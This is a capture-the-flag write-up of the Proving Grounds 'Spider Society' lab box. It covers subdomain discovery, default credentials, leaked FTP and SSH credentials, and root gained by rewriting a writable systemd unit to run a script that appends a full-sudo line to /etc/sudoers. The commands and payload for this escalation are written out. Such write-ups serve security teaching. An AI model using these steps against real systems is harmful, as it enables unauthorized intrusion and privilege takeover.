Proving Grounds: Spider Society Write-up
Honestly, this is one of my favorite and most interesting attack paths on Proving Grounds. It was such a learning experience that I’m going to be extra detailed here — including the mistakes I made and the new things I picked up along the way, because watching someone flail and recover is more useful than watching them pretend they nailed it first try. With great write-up comes great responsibility, or something.
The short version: a subdomain gets us a hidden control panel, admin:admin gets us into it, the panel hands us FTP credentials, FTP leaks a .env full of SSH credentials, and root comes from a systemd service whose unit file we’re allowed to own even though the script it runs is off-limits.
Enumeration
sudo nmap -sCV -p- -T4 -oN nmap 192.168.156.214
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Spider Society
2121/tcp open  ftp     vsftpd 3.0.5
Three ports: SSH, a website, and FTP on the non-standard 2121. Connecting to FTP asks for a username and password, and admin:admin isn’t it. A --script vuln pass on 2121 turns up nothing either. SSH and vsftpd versions are both current, so no free version exploits. That leaves the website to do the talking.
Port 80 — the website

My usual routine on a fresh website:
- Wappalyzer to fingerprint the tech stack for vulnerable versions.
- Hover over every link looking for new directories.
- Read the page itself for anything useful — domains, creds, emails.
- Then feroxbuster/ffuf.
The only link was a “login” that led to a 404, so that was a bust. But scrolling to the bottom of the page pays off:

An email address — and more importantly, a domain: contact@spidersociety.offsec.lab.
What I learned: subdomains (a.k.a. where I lost 30 minutes)
Here’s exactly where I got stuck the first time. I saw spidersociety.offsec.lab and did the obvious thing — added the whole string to /etc/hosts:
192.168.156.214 spidersociety.offsec.lab spidersociety.offsec
Then I fuzzed directories against it forever and found nothing new. Just the /images/ directory, over and over, mocking me.
The mistake: spidersociety isn’t the domain — it’s the subdomain. The actual domain is offsec.lab, and spidersociety is one vhost sitting on top of it. The entry I actually needed was:
192.168.156.214 offsec.lab
Once the base domain resolves, you can fuzz its content.
Directory fuzzing, take two
With offsec.lab in /etc/hosts, I re-ran feroxbuster with the big DirBuster list and a size filter to drop the repetitive license-page noise:
feroxbuster -u http://offsec.lab -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt -fs 4317

There it is — libspider. Browsing to it serves a login I hadn’t seen before:

The Spider Society Control Panel. And now, on a hunch, the credentials that didn’t work on FTP…

admin:admin. Oh.

Communications = free credentials
The panel has three buttons; Communications is the one that matters:

New Message from Tech Dept
Username: ss_ftpbckuser
Password: ss_WeLoveSpiderSociety_From_Tech_Dept5937!
The Tech Dept helpfully created a backup FTP user and left the credentials in an internal message. Storing them “safely, agent” would have involved not doing this, but I’ll take it.
FTP as ss_ftpbckuser
ftp 192.168.156.214 2121
Name: ss_ftpbckuser
230 Login successful.
Bang. Two interesting files in there: simple.py and fetch-credentials.php. The PHP one is the gift:

Reading the source, it parses a hidden file next to it:
$credentialsFile = __DIR__ . '/.fuhfjkzbdsfuybefzmdbbzdcbhjzdbcukbdvbsdvuibdvnbdvenv';
That’s a .env in disguise with a deliberately unguessable name. The FTP directory maps to the web root under /libspider, so instead of trying to read the dotfile over FTP, I just asked the web server for it directly:

FTP_BACKUP_USER=ss_ftpbckuser
FTP_BACKUP_PASS=ss_WeLoveSpiderSociety_From_Tech_Dept5937!
DB_CONNECT_USER=spidey
DB_CONNECT_PASS=WithGreatPowerComesGreatSecurity99!
A fresh set of credentials for spidey.
Foothold — creds reuse into SSH
There was no database service exposed anywhere, so DB_CONNECT_* being database creds felt unlikely. My next guess: password reuse against SSH. (When in doubt, try the creds everywhere)
ssh spidey@192.168.156.214
spidey@spidersociety:~$ cat local.txt
5338a34d7afa017bcf3f540f4752bddb
Bang! User flag secured.
Privilege Escalation
First thing I checked was a backup directory in spidey’s reach — always worth a look:

A spidersociety_backup.zip. I got briefly excited, unzipped it, and… it was empty. Cool. Anyway. Time to bring in linpeas, and it immediately flags the good stuff in sudo -l:

User spidey may run the following commands:
    (ALL) NOPASSWD: /bin/systemctl restart spiderbackup.service
    (ALL) NOPASSWD: /bin/systemctl daemon-reload
    (ALL) !/bin/bash, !/bin/sh, !/bin/su, !/usr/bin/sudo
So spidey can restart a service called spiderbackup and reload the systemd daemon as root — but the deny rules explicitly slam the door on the easy sudo bash/sudo su shells. Whatever we do has to route through that service.
Let’s find it and read the unit:
find / -name "spiderbackup.service" 2>/dev/null

[Service]
ExecStart=/usr/local/bin/spiderbackup.sh
User=root
It runs a script as root. And the script itself just zips the web root:

#!/bin/bash
zip -r /backup/spidersociety_backup.zip /var/www/html
The wrong turn
My first instinct was to overwrite spiderbackup.sh with something evil. But it’s not writable by spidey, and neither is /usr/local/bin. The script is owned by ss_ftpbckuser, and /var/www/html (the backup target) is owned by that same FTP user:

So I switched to the FTP user, thinking I could edit the script through that account:

Dead end — /usr/local/bin was unwritable for ss_ftpbckuser too. I spent a while poking at the script from the wrong angle before the actual answer clicked.
The Gr3@t Awakening
Checking the service file’s permissions instead of the script’s is what broke it open:
ss_ftpbckuser@spidersociety:$ ls -la /etc/systemd/system/spiderbackup.service
-rw-rw-r-- 1 spidey spidey 193 Apr 14  2025 /etc/systemd/system/spiderbackup.service
The unit file is owned by spidey, read-write. I don’t need to touch the protected script at all — I can just rewrite ExecStart to point the root-run service at my own script. Copy the unit out, edit it, drop it back:

cp /etc/systemd/system/spiderbackup.service /home/spidey/
# edit ExecStart -> /home/spidey/evil.sh
cp /home/spidey/spiderbackup.service /etc/systemd/system/spiderbackup.service
Now write the payload. Since the service runs as root, this line lands in /etc/sudoers with root’s blessing:
#!/bin/bash
echo "spidey ALL=(ALL:ALL) ALL" | sudo tee -a /etc/sudoers
chmod +x /home/spidey/evil.sh
Then pull the trigger with the two sudo rights we were handed — reload so systemd picks up the edited unit, then restart to execute it:
sudo systemctl daemon-reload
sudo systemctl restart spiderbackup.service

The new sudoers line appends after the deny rules, and in sudoers the last match wins — so (ALL : ALL) ALL overrides the earlier !/bin/su. That means:
sudo su
root@spidersociety:/home/spidey# whoami
root
Rooted. What a box.
Takeaways
- Read the email. The domain vs. subdomain distinction (
offsec.labwas the real domain,spidersocietyjust a vhost) cost me 30 minutes. When feroxbuster keeps returning nothing, question your/etc/hostsbefore your wordlist. - Try creds everywhere.
admin:adminon the panel, thenDB_CONNECT_*reused as SSH — neither was where the creds “belonged.” - Attack the weakest link in the chain, not the obvious one. I fixated on the unwritable script when the writable unit file was the real hole. If a service runs as root and you can edit any part of what it executes — script, unit, or
ExecStartpath — that’s root.